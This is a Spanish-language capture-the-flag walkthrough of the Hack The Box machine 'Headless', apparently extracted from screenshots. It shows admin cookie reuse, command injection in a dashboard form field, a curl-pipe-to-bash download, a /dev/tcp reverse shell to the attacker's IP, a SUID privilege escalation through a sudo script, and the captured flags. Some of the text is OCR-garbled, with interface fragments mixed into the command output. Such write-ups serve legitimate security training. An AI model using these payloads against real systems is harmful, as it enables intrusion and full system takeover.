
Response

Pretty Raw Hex Render

Ejecución de código

Cambiamos el código del mensaje por el mensaje que se ve y levantamos un servidor para obtener la cookie

Al añadir la cookie entraremos en el dashboard del administrador



Ya entraremos perfecto!!!

Ahora añadimos lo siguiente al repetidor

dtb kalimotkali-linux-2023.3-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

1 2 3 4

Burp Suite Community Edition v2024.1.1.6 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Com

Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME
13	http://10.10.11.8:5000	GET	/support			200	2538	HTML
14	http://10.10.11.8:5000	POST	/support	✓		200	2473	HTML
15	http://10.10.11.8:5000	POST	/support	✓		200	2473	HTML
16	http://10.10.11.8:5000	POST	/support	✓		200	2473	HTML
17	http://10.10.11.8:5000	GET	/support			200	2538	HTML
18	http://10.10.11.8:5000	GET	/support			200	2538	HTML
19	http://10.10.11.8:5000	GET	/support			200	2538	HTML
20	http://10.10.11.8:5000	GET	/support			200	2538	HTML
21	http://10.10.11.8:5000	POST	/support	✓		200	2473	HTML
22	http://10.10.11.8:5000	POST	/support	✓		200	2473	HTML
23	http://10.10.11.8:5000	GET	/dashboard					
24	http://10.10.11.8:5000	POST	/dashboard					

Request

Pretty **Raw** Hex

```
1 POST /dashboard HTTP/1.1
2 Host: 10.10.11.8:5000
3 User-Agent: Mozilla/5.0 (X11; Linux
4 Accept:
5 text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 15
10 Origin: http://10.10.11.8:5000
11 Connection: close
12 Referer: http://10.10.11.8:5000/dashboard
13 Cookie: is_admin=ImFkbWluIg.dmzDkZNE
14 Upgrade-Insecure-Requests: 1
15 date=2023-09-15
```

http://10.10.11.8:5000/dashboard

Add to scope

Scan

Send to Intruder Ctrl+I

Send to Repeater Ctrl+R

Send to Sequencer

Send to Organizer Ctrl+O

Send to Comparer

Request in browser >

Engagement tools [Pro version only] >

Show new history window

Add notes

Highlight >

Delete item

Clear history

Copy URL

Copy as curl command (bash)

Save item

Proxy history documentation

Firefox/115.0

ge/webp,*/*;q=0.8

Insp


Requ

Requ

Requ

Requ

Vemos que se pueden ejecutar comandos desde el burpsuite



El comando "uname -a" se utiliza en sistemas operativos basados en Unix y sus derivados, como Linux y macOS, para obtener información sobre el sistema. Al ejecutar este comando en la línea de comandos, proporciona una salida que incluye detalles como:

- El nombre del kernel del sistema operativo.
- El nombre de la máquina.
- La versión del kernel.
- La fecha y la hora de la compilación del kernel.
- El tipo de procesador.

En resumen, "uname -a" proporciona una instantánea de información detallada sobre el sistema operativo y el hardware en el que se está ejecutando. Es útil para diagnosticar problemas del sistema, verificar configuraciones y para obtener una visión general del

entorno del sistema.

The screenshot shows the Burp Suite interface with a request and response view. The request is a POST to /dashboard with headers like Host, User-Agent, Accept, Accept-Language, Accept-Encoding, Content-Type, Content-Length, Origin, Connection, Referer, Cookie, Upgrade-Insecure-Requests, and a body containing system information. The response is a 200 OK with a body listing system details like user, group, and shell.

Request

```
1 POST /dashboard HTTP/1.1
2 Host: 10.10.11.8:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
  Gecko/20100101 Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image
  /avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 32
9 Origin: http://10.10.11.8:5000
10 Connection: close
11 Referer: http://10.10.11.8:5000/dashboard
12 Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CKOoyL1fbM-SnXpH0
13 Upgrade-Insecure-Requests: 1
14
15 date=2023-09-15; cat /etc/passwd
```

Response

```
86 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
87 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
88 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
89 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
90 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
91 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
92 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
93 _apt:x:42:65534::/nonexistent:/usr/sbin/nologin
94 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
95 systemd-network:x:998:998:systemd Network
  Management:/:/usr/sbin/nologin
96 tss:x:100:107:TPM software
  stack,,:/var/lib/tpm:/bin/false
97 systemd-timesync:x:997:997:systemd Time
  Synchronization:/:/usr/sbin/nologin
98 messagebus:x:101:108::/nonexistent:/usr/sbin/nologin
99 usbmux:x:102:46:usbmux
  daemon,,:/var/lib/usbmux:/usr/sbin/nologin
100 dnsmasq:x:103:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
101 avahi:x:104:112:Avahi mDNS
  daemon,,:/run/avahi-daemon:/usr/sbin/nologin
102 speech-dispatcher:x:105:29:Speech
  Dispatcher,,:/run/speech-dispatcher:/bin/false
103 fwupd-refresh:x:106:115:fwupd-refresh
  user,,:/run/systemd:/usr/sbin/nologin
104 saned:x:107:117::/var/lib/saned:/usr/sbin/nologin
105 geoclue:x:108:118::/var/lib/geoclue:/usr/sbin/nologin
106 polkitd:x:996:996:polkit:/nonexistent:/usr/sbin/nologin
107 rtkit:x:109:119:RealtimeKit,,:/proc:/usr/sbin/nologin
108 calender:x:110:120:calendar-management
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```



```

irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
tss:x:100:107:TPM software stack,,,:/var/lib/tpm:/bin/false
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:101:108::/nonexistent:/usr/sbin/nologin
usbmux:x:102:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:103:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
avahi:x:104:112:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
speech-dispatcher:x:105:29:Speech Dispatcher,,,:/run/speech-
dispatcher:/bin/false
fwupd-refresh:x:106:115:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
saned:x:107:117::/var/lib/saned:/usr/sbin/nologin
geoclue:x:108:118::/var/lib/geoclue:/usr/sbin/nologin
polkitd:x:996:996:polkit:/nonexistent:/usr/sbin/nologin
rtkit:x:109:119:RealtimeKit,,,:/proc:/usr/sbin/nologin
colord:x:110:120:colord colour management
daemon,,,:/var/lib/colord:/usr/sbin/nologin
dvir:x:1000:1000:dvir,,,:/home/dvir:/bin/bash
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
_laurel:x:999:994::/var/log/laurel:/bin/false

```

Guardamos un archivo como shell.sh con lo siguiente y levantamos un servidor de python

```

(root@dttkalimot)-[/home/kali/HTB/HEADLESS]
# cat shell.sh
bash -c 'bash -i &>/dev/tcp/10.10.14.127/4444 <&1'

```

```

(root@dttkalimot)-[/home/kali/HTB/HEADLESS]
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.8 - - [08/Apr/2024 04:56:52] "GET /shell.sh HTTP
P/1.1" 200 -
10.10.11.8 - - [08/Apr/2024 04:57:02] "GET /shell.sh HTTP
P/1.1" 200 -
10.10.11.8 - - [08/Apr/2024 04:58:21] "GET /shell.sh HTTP
P/1.1" 200 -
10.10.11.8 - - [08/Apr/2024 05:01:05] "GET /shell.sh HTTP/1.1" 200 -
10.10.11.8 - - [08/Apr/2024 05:01:18] "GET /shell.sh HTTP/1.1" 200 -
10.10.11.8 - - [08/Apr/2024 05:01:22] "GET /shell.sh HTTP/1.1" 200 -

```

Ejecutamos lo siguiente desde el burpsuite con la ip que nos proporciona la vpn y el puerto 8000 que es el de el servidor

dttkalimotkali-linux-2023.3-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

1 2 3 4

Burp Suite Community Edition v2024.1.1.6 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings

Extensions Learn

11 x 14 x 15 x 16 x +

Send Cancel < >

Target: http://10.10.11.8:5000 HTTP/1

Request

Pretty Raw Hex

```
1 POST /dashboard HTTP/1.1
2 Host: 10.10.11.8:5000
3 User-Agent: Mozilla/5.0 (X11; Linux
  x86_64; rv:109.0) Gecko/20100101
  Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type:
  application/x-www-form-urlencoded
8 Content-Length: 49
9 Origin: http://10.10.11.8:5000
10 Connection: close
11 Referer: http://10.10.11.8:5000/dashboard
12 Cookie: is_admin=
  ImFkbWluIg.dmZDkZNEM6CK0oyL1fbM-SnXpH0
13 Upgrade-Insecure-Requests: 1
14
15 date=
  ;curl+http://10.10.14.127:8000/shell.sh|ba
  sh
```

Response

ty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.2 Python/3.11.2
3 Date: Mon, 08 Apr 2024 09:01:22 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 2028
6 Connection: close
7
8 <!DOCTYPE html>
9 <html lang="en">
10 <head>
11   <meta charset="UTF-8">
12   <meta name="viewport" content="
     width=device-width, initial-scale=1.0"
13   >
14   <title>
     Administrator Dashboard
15   </title>
16   <link rel="stylesheet" href="
     styles.css">
17   <style>
18     body{
19       background-color:#f4f4f4;
20       font-family:Arial,sans-serif;
21     }
22     .container{
23       background-color:#fff;
24       border-radius:5px;
25       box-shadow:0px0px10pxrgba(0,0,0,
26       0.2);
27       padding:20px;
28       margin:20pxauto;
29       max-width:400px;
30     }
31     h1{
32       color:#333;
33     }
34     label{
35       display:block;
36       font-weight:bold;
37       margin-top:10px;
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 1

Request cookies 1

Request headers 12

Response headers 5

Done 2,203 bytes | 1,281 millis

Event log (9) All issues Memory: 156.1MB

Escuchamos por el netcat por el puerto especificado en la shell

```
(root@dttkalimot)-[/home/kali/HTB/HEADLESS]
# nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.127] from (UNKNOWN) [10.10.11.8] 56990
bash: cannot set terminal process group (1368): Inappropriate ioctl for device
bash: no job control in this shell
dvir@headless:~/app$ _
```

Escalada de privilegios

Ya estaremos dentro

```
dvir@headless:~/app$ sudo -l
sudo -l
Matching Defaults entries for dvir on headless:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
  use_pty
1 POST /api/boards HTTP/1.1
Response
User dvir may run the following commands on headless:
  (ALL) NOPASSWD: /usr/bin/syscheck
dvir@headless:~/app$ cat /usr/bin/syscheck
cat /usr/bin/syscheck
#!/bin/bash
application/xhtml+xml,application/javascript;q=0.9,image/avif,image/webp,*/*;q=0.
if [ "$EUID" -ne 0 ]; then
  exit 1
fi
Content-Type:
application/x-www-form-urlencoded
last_modified_time=$(/usr/bin/find /boot -name 'vmlinuz*' -exec stat -c %Y {} + | /usr/bin/sort -n | /usr/bin/tail -
n 1)
date=$(date -d @$last_modified_time +%d/%m/%Y %H:%M)
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +%d/%m/%Y %H:%M)
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"
disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}')
/usr/bin/echo "Available disk space: $disk_space"
load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print $2}')
/usr/bin/echo "System load average: $load_average"
if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
  /usr/bin/echo "Database service is not running. Starting it..."
  ./initdb.sh 2>/dev/null
else
  /usr/bin/echo "Database service is running."
fi
exit 0
```

Si analizamos el archivo y lo analizamos, podemos encontrar que está manipulando un nombre de archivo "[initdb.sh]" .

Bien, podemos crear el archivo cambiando los permisos de bash con el bit de nuestros usuarios y luego ejecutar syscheck.

```
User dvir may run the following commands on headless:
  (ALL) NOPASSWD: /usr/bin/syscheck
dvir@headless:~/app$ echo "chmod u+s /bin/bash" > initdb.sh_
```

Le damos privilegios de ejecución

```
chmod +x initdb.sh
Done
```

```
sudo /usr/bin/syscheck
Last Kernel Modification Time: 01/02/2024 10:05
Available disk space: 1.9G
System load average: 0.00, 0.00, 0.01
Database service is not running. Starting it ...
Done
```

```
inspect_reports.py
report.sh
support.html
chmod +x initdb.sh
sudo /usr/bin/syscheck
Last Kernel Modification Time: 01/02/2024 10:05
Available disk space: 1.9G
System load average: 0.00, 0.00, 0.01
Database service is not running. Starting it ...
whoami
root
Done
Event log (10) All issues
```

```
report.sh
support.html
cd /root
ls
root.txt
cat root.txt Search 0 highlights
0f89d205c0659f314fdd99c9a5c7af14
Done
—
```

```
usr/local/bin/upgrade-insecure-requests: 1
var
vmlinuz
vmlinuz.old //10.10.14.127:8000/shell.sh|ba
cd /
ls
root.txt
cd
ls
root.txt
whoami
root
cd /home
ls
dvir
cd dvir
ls
app
geckodriver.log
initdb.sh
user.txt
cat user.txt Search 0 highlights
b0037bdf9eed0c516cb220665fb0f5c
Done
—
```

Event log (10) All issues